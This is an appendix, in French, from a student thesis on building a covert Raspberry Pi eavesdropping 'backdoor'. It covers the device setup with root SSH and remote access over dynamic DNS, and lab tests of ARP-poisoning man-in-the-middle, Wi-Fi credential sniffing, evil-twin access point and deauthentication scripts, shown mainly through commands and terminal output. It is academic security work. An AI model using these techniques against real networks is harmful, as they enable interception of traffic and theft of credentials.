- [17] Philip Zhi Qiang Cheong. *Proof of Concept : Network Vulnerability through Wi-Fi Spoofing*. PhD thesis, UTAR, 2017.
- [18] Introduction of basic service set (bss) - geeksforgeeks. <https://www.geeksforgeeks.org/introduction-of-basic-service-set-bss/>.
- [19] Goldendeepl Kaur and Jyoteesh Malhotra. An integrated approach to arp poisoning and its mitigation using empirical paradigm. *International Journal of Future Generation Communication and Networking*, 8(5) :51–60, 2015.

Annexe A

Dans cette annexe, nous allons voir étape par étape la mise en fonction et la préparation du dispositif d'écoute.

A.1 Préparation du Backdoor

Tout d'abord il faut télécharger l'une des versions de RaspiOS disponibles sur le site officiel de Raspberry comme illustré dans la figure suivante.





FIGURE A.1 – Téléchargement du Raspberry Pi OS


Ensuite, il va falloir transférer l'image du système téléchargé sur une carte mémoire SD, dont la capacité doit dépasser celle de l'image en tapant : « `sudo dd if=IMAGE of=/dev/diskX bs=4m` »



```
[v@MBP-de-Samy PFE % ls  
2021-03-04-raspios-buster-armhf-lite.img  
[v@MBP-de-Samy PFE % sudo dd if=2021-03-04-raspios-buster-armhf-lite.img of=/dev/disk2 bs=4m  
445+0 records in  
445+0 records out  
1866465280 bytes transferred in 1129.097693 secs (1653059 bytes/sec)  
v@MBP-de-Samy PFE %
```


FIGURE A.2 – Écriture de l'image sur la carte SD

Maintenant nous devons créer deux fichiers nommés de suite « **ssh** » et « **wpa_supplicant.conf** » dans la partition boot de la carte SD, afin qu'ils soient interprétés au démarrage pour la mise en service du SSH, ainsi que la connexion au WLAN.



```
[v@MBP-de-Samy boot % cd /Volumes/boot  
[v@MBP-de-Samy boot % touch ssh  
[v@MBP-de-Samy boot % touch wpa_supplicant.conf  
v@MBP-de-Samy boot %
```

FIGURE A.3 – Activation des service ssh et wpa_supplicant au démarrage



```
GNU nano 2.0.6           File: wpa_supplicant.conf           Modified  
  
country=dz  
update_config=1  
ctrl_interface=/var/run/wpa_supplicant  
  
network={  
    scan_ssid=1  
    ssid="NOM_DU_WIFI"  
    psk="MOT_DE_PASSE"  
}  
  
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos  
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text  ^T To Spell
```

FIGURE A.4 – Configuration du wpa_supplicant.conf

Après, nous devons scanner le réseau grâce à Nmap afin de repérer l'adresse IP du dispositif et se connecter en SSH :

```
[v@MBP-de-Samy ~ % nmap 192.168.0.0/24 | grep raspberry
Nmap scan report for raspberrypi.lan (192.168.0.12)
[v@MBP-de-Samy ~ %
```

FIGURE A.5 – Scan du réseau à la recherche de l'adresse IP du Backdoor

```
[v@MBP-de-Samy ~ % ssh pi@192.168.0.12
The authenticity of host '192.168.0.12 (192.168.0.12)' can't be established.
ECDSA key fingerprint is SHA256:qdKkIln1V4/dbjaP7ezTqAZHeC7vMYzn0R7zpUS/Jkc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.12' (ECDSA) to the list of known hosts.
[pi@192.168.0.12's password:
Linux raspberrypi 5.10.17-v7+ #1403 SMP Mon Feb 22 11:29:51 GMT 2021 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.

pi@raspberrypi:~ $
```

FIGURE A.6 – Connexion au dispositif à travers SSH

A.2 Configuration et mise à jour du système d'exploitation


Une fois connecté, La première des choses est de mettre à jour le système en tapant la commande suivante : « **sudo apt-get update && sudo apt-get upgrade -y && sudo rpi-update** »
Ensuite, afin de minimiser la consommation d'énergie, la désactivation d'une ou plusieurs options et interfaces internes paraît évidente comme le port HDMI, les indicateurs LEDs, la réduction de la mémoire allouée en GPU, ou les interfaces de communications non utilisables comme le bluetooth.



```
GNU nano 2.2.6           File: /boot/config.txt           Modified
dtparam=act_led_trigger=none
dtparam=act_led_activelow=off
gpu_mem=32
dtoverlay=pi3-disable-bt

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

FIGURE A.7 – Configuration du fichier /boot/config.txt




```
GNU nano 2.2.6           File: /etc/rc.local           Modified
#disable HDMI
/usr/bin/tvservice -o
exit 0

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

FIGURE A.8 – Désactivation du port HDMI au démarrage

Et autoriser l'accès root par SSH :



```
GNU nano 2.2.6           File: sshd_config           Modified
# Authentication:
LoginGraceTime 120
(PermitRootLogin yes)
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile  %h/.ssh/authorized_keys

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```


FIGURE A.9 – Autorisation de l'accès root par SSH

Redémarrer le service ssh, « **sudo systemctl force-reload ssh.service** » puis se reconnecter avec l'utilisateur root, avant avoir modifié le mot de passe par défaut du superuser.



A screenshot of a terminal window titled "v — pi@raspberrypi: ~ — ssh pi@192.168.0.12 — 80x6". The window shows the command "passwd" being run by root. The output is:
[root@raspberrypi:~# passwd
[Enter new UNIX password:
[Retype new UNIX password:
passwd: password updated successfully
root@raspberrypi:~#]

FIGURE A.10 – Modification du mot de passe par défaut



A screenshot of a terminal window titled "v — pi@raspberrypi: ~ — ssh root@192.168.0.12 — 80x17". The window shows a successful SSH root login from a MacBook Pro. The output is:
[v@MBP-de-Samy ~ % ssh root@192.168.0.12
[root@192.168.0.12's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.

[root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~#]

FIGURE A.11 – Test de l'accès root par SSH

A.3 Installation des packages

La commande suivante va permettre d'installer l'ensemble des packages nécessaires
« **sudo apt-get install python3 python3-pip php5 tcpdump dsniff sshpass dnsmasq hostapd mdk3 aircrack-ng -y** » Et les bibliothèques python nécessaires avec : « **sudo pip3 install selenium scapy** »

A.4 Implémentation de l'accès externe

L'accès externe repose sur une connectivité cellulaire de technologie 3G ou 4G, permettant de garder accès au dispositif grâce à l'adresse IP public offerte par l'opérateur.

A.5 Installation du dynamique DNS

Le dynamique DNS permet d'avoir un nom de domaine afin de récupérer l'adresse IP public du Backdoor de façon dynamique.

Pour cela la première des choses est de créer un compte ainsi qu'un nom de domaine dans un des services proposés au net, j'ai choisi le NO-IP, pour cela :




FIGURE A.12 – Création de compte et de nom de domaine

Ensuite il va falloir installer et configurer l'utilitaire de service NO-IP comme suit :

```
v — ssh root@192.168.1.253 — 79x23

Auto configuration for Linux client of no-ip.com.

Multiple network devices have been detected.
[Please select the Internet interface from this list.

By typing the number associated with it.
0      wlan0
1      eth1
1
Please enter the login/email string for no-ip.com hamaidia.usthb@gmail.com
Please enter the password for user 'hamaidia.usthb@gmail.com' ****
Only one host [hamaidiausthb.ddns.net] is registered to this account.
It will be used.
Please enter an update interval:[30] 5
Do you wish to run something at successful update?[N] (y/N) N
New configuration file '/tmp/no-ip2.conf' created.

mv /tmp/no-ip2.conf /usr/local/etc/no-ip2.conf
root@raspberrypi:~/noip-2.1.9-1#
```

FIGURE A.13 – Installation du NO-IP

Annexe B

Dans cette annexe, nous allons aborder l'ensemble des scripts programmés dans ce projet avec les tests effectifs.

B.1 ARP_MITM.py

Ce script permet la mise en place d'un système de MITM automatisé basé sur une attaque du protocole ARP responsable de la résolution d'adresse dans le réseau.


C'est l'un des principaux scripts de base pour le dispositif, il a pour objectif de réaliser le MITM, pour cela, on a utilisé le langage python, avec la bibliothèque Scapy ainsi que socket, et la commande arpspoof du package Dsniff.

Ce script est basé sur deux fonctions seulement :

- **CHECK(IP, PORT)** : permet de tester la disponibilité d'un service réseau grâce à l'IP/PORT en argument afin de retourner un booléen, elle est utilisée dans le but de vérifier si le dispositif est connecté au réseau.
- **GET_USERS(x)** : elle prend les paquets réseaux sniffés en argument, ensuite chaque paquet de type broadcast dans le réseau, est traité de façon à extraire l'adresse IP du communicant, puis exécuté la commande arpspoof en sa faveur afin de le mettre sous MITM.

Tout cela, dans une boucle infinie, avec un appel à la fonction de vérification de la connectivité périodiquement, si jamais la fonction retourne une perte de connexion, résulte une fermeture immédiate de l'ensemble des processus arpspoof et un temps d'attente avant de relancer l'écoute à nouveau si la connectivité est à nouveau disponible.

La figure suivante, nous démontre la table ARP dans le réseau à l'état initial :



The screenshot shows a terminal window titled 'v -- zsh -- 86x5'. The command entered is 'arp -a | grep 192.168'. The output displays the ARP table with the following entries:

```
[v@MBP-de-Samy ~ % arp -a | grep 192.168
tp-link.home (192.168.1.1) at c4:71:54:26:df:1e on en0 ifscope [ethernet]
mbp-de-samy (192.168.1.2) at 18:65:90:e0:af:13 on en0 ifscope permanent [ethernet]
iphone-de-samy (192.168.1.8) at ea:5b:b6:5b:bc:bb on en0 ifscope [ethernet]
```

FIGURE B.1 – Table ARP avec l'adresse physique de la passerelle

Ensuite, nous allons démarrer le script :

```
[root@raspberrypi:~# chmod +x ARP_MITM.py
[root@raspberrypi:~# sudo ./ARP_MITM.py
arpspoof: no process found
[+] ARPSPOOFER STARTED..... [OK]
[+] NEW USER DETECTED: 192.168.1.8 [+]
[+] NEW USER DETECTED: 192.168.1.2 [+]
```

FIGURE B.2 – Lancement du script et détection des utilisateurs

On remarque des terminaux qui ont été détectés par le script grâce à leurs adresses IP, la figure suivante nous montre l'adresse physique de notre dispositif :

```
permitted by applicable law.
Last login: Sun May 2 06:50:46 2021 from 192.168.1.2
root@raspberrypi:~# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
[     inet 192.168.1.253 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::ba27:ebff:feec:efbb prefixlen 64 scopeid 0x20<link>
          inet6 fdbe:d5fc:32da:0:ba27:ebff:feec:efbb prefixlen 64 scopeid 0x0<global>
          ether b8:27:eb:ec:ef:bb txqueuelen 1000 (Ethernet)
          RX packets 139 bytes 12685 (12.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 148 bytes 22096 (21.5 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@raspberrypi:~#
```

FIGURE B.3 – Adresse physique du lanceur du script

Cette fois on remarque bien dans la figure suivante, que la table ARP du terminal a été empoisonnée, de façon à ce que l'adresse physique de la passerelle initiale a été remplacé par celle de notre dispositif, d'où la concrétisation du MITM.


```
[v@MBP-de-Samy ~ % arp -a | grep 192.168.
tp-link.home (192.168.1.1) at b8:27:eb:ec:ef:bb on en0 ifscope [ethernet]
mbp-de-samy (192.168.1.2) at 18:65:90:e0:af:13 on en0 ifscope permanent [ethernet]
iphone-de-samy (192.168.1.8) at ea:5b:b6:5b:bc:bb on en0 ifscope [ethernet]
? (192.168.1.253) at b8:27:eb:ec:ef:bb on en0 ifscope [ethernet]
```

FIGURE B.4 – Modification de l'adresse MAC légitime par celle du dispositif

B.2 CONFIG_SNIFFER.py

Ce script a été conçu de façon à sniffer en continu tout interaction HTTP avec le serveur de configuration de l'équipement victime afin de modifier le fichier de configuration initiale si une nouvelle configuration est détectée.


Pour le tester, nous avons simuler un serveur HTTP avec une page web simple, comme le démontre la figure suivante :



```
[root@raspberrypi:~/PERSISTANCE# echo "NEWSSID=DJAWEB_USTHB&NEWPASS=SECRET" >(index.php)
[root@raspberrypi:~/PERSISTANCE# php -S 192.168.1.253:80 index.php &
[1] 3705
root@raspberrypi:~/PERSISTANCE# PHP 7.3.27-1~deb10u1 Development Server started at Mon
May 3 06:12:25 2021
Listening on http://192.168.1.253:80
Document root is /root/PERSISTANCE
Press Ctrl-C to quit.
```

FIGURE B.5 – Simulation d'une interface HTTP

On démarre le script :



```
root@raspberrypi:~/PERSISTANCE# sudo ./CONFIG_SNIFFER.py
[+] SNIFFER STARTED.....[OK]
```

FIGURE B.6 – Attente d'interaction

Nous avons essayé ensuite d'interagir avec ce serveur de simulation par un terminal du réseau :



FIGURE B.7 – Interaction avec le serveur HTTP

On remarque dans la figure suivante que cette interaction a été détectée par le script :

```
[root@raspberrypi:~/PERSISTANCE# sudo ./CONFIG_SNIFFER.py ] [+]
SNIFFER STARTED.....[OK]
INTERACTION DETECTED
NEWSSID=DJAWEB_USTHB&NEWPASS=SECRET\n
INTERACTION DETECTED
NEWSSID=DJAWEB_USTHB&NEWPASS=SECRET\n
```

FIGURE B.8 – Interception de l'interaction

Il faut savoir que ce script est épaulé par un autre script qui est **WATCHDOG.py** et qui a pour objectif de vérifier constamment le fichier de configuration, si une modification est détectée, il fait appel au script **CONNECT.sh**, qui va reconnecter le dispositif à l'équipement réseau en utilisant les identifiants mentionnés au fichier de configuration **CONFIG.txt** comme argument.

B.3 WLAN_CLONE.sh

Ce script permet de réaliser un autre système de MITM avec une façon différente qui consiste à usurper le point d'accès légitime de l'équipement victime.

Pour le tester nous allons lancer le script à l'aide d'arguments qui sont le nom du point d'accès et le mot de passe, puis l'interface WLAN qui est connectée à l'équipement réseau (pour but de router le trafic), et enfin l'interface qui va héberger le faux point d'accès.




FIGURE B.9 – Lancement du clonage

On voit que le point d'accès a été lancé d'après la figure suivante :




FIGURE B.10 – Activation du point d'accès

Maintenant, en faisant un scan avec un terminal, on remarque que le point d'accès lancé est apparu.




FIGURE B.11 – Détection du point d'accès

Après une authentification, notre dispositif l'affiche comme le démontre la figure suivante :

```

Configuration file: hostapd.conf
Using interface wlan1 with hwaddr 84:16:f9:0b:8d:58 and ssid "USTHB"
root@raspberrypi:~# wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
root@raspberrypi:~# [wlan1: STA 2e:d8:34:ed:2c:ff IEEE 802.11: authenticated]
HT: Forty MHz Intolerant is set by STA 2e:d8:34:ed:2c:ff in Association Request
wlan1: STA 2e:d8:34:ed:2c:ff IEEE 802.11: associated (aid 1)
wlan1: AP-STA-CONNECTED 2e:d8:34:ed:2c:ff
wlan1: STA 2e:d8:34:ed:2c:ff RADIUS: starting accounting session AE8D5087A12EB49D
wlan1: STA 2e:d8:34:ed:2c:ff WPA: pairwise key handshake completed (RSN)
root@raspberrypi:~#

```

FIGURE B.12 – Authentification d'un terminal

Maintenant, si on vérifie l'adressage attribué sur le terminal, on remarque que la passerelle est celle de notre Backdoor :



FIGURE B.13 – Adressage sur smartphone

B.4 DEAUTH.sh

C'est un script complémentaire au script précédent, il permet de dé-authentifier les utilisateurs légitimes du point d'accès victime, afin de les forcer à se connecter sur le point d'accès clone :

```
v — pi@raspberrypi: ~./BACKDOOR — ssh pi@192.168.1.253 — 80x5
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting between: EA:FE:22:7A:73:61 and: 00:66:4B:52:44:C0 on channel: 1
Disconnecting between: EA:FE:22:7A:73:61 and: 00:66:4B:52:44:C0 on channel: 1
pi@raspberrypi: ~./BACKDOOR $
```

FIGURE B.14 – Lancement du script de dé-authentification

Nous avons capturé des paquets 802.11 à l'aide d'airdump-ng du package aircrack-ng, la figure suivante nous démontre un ensemble de paquets de déauthentification apparus au cours du fonctionnement du script :

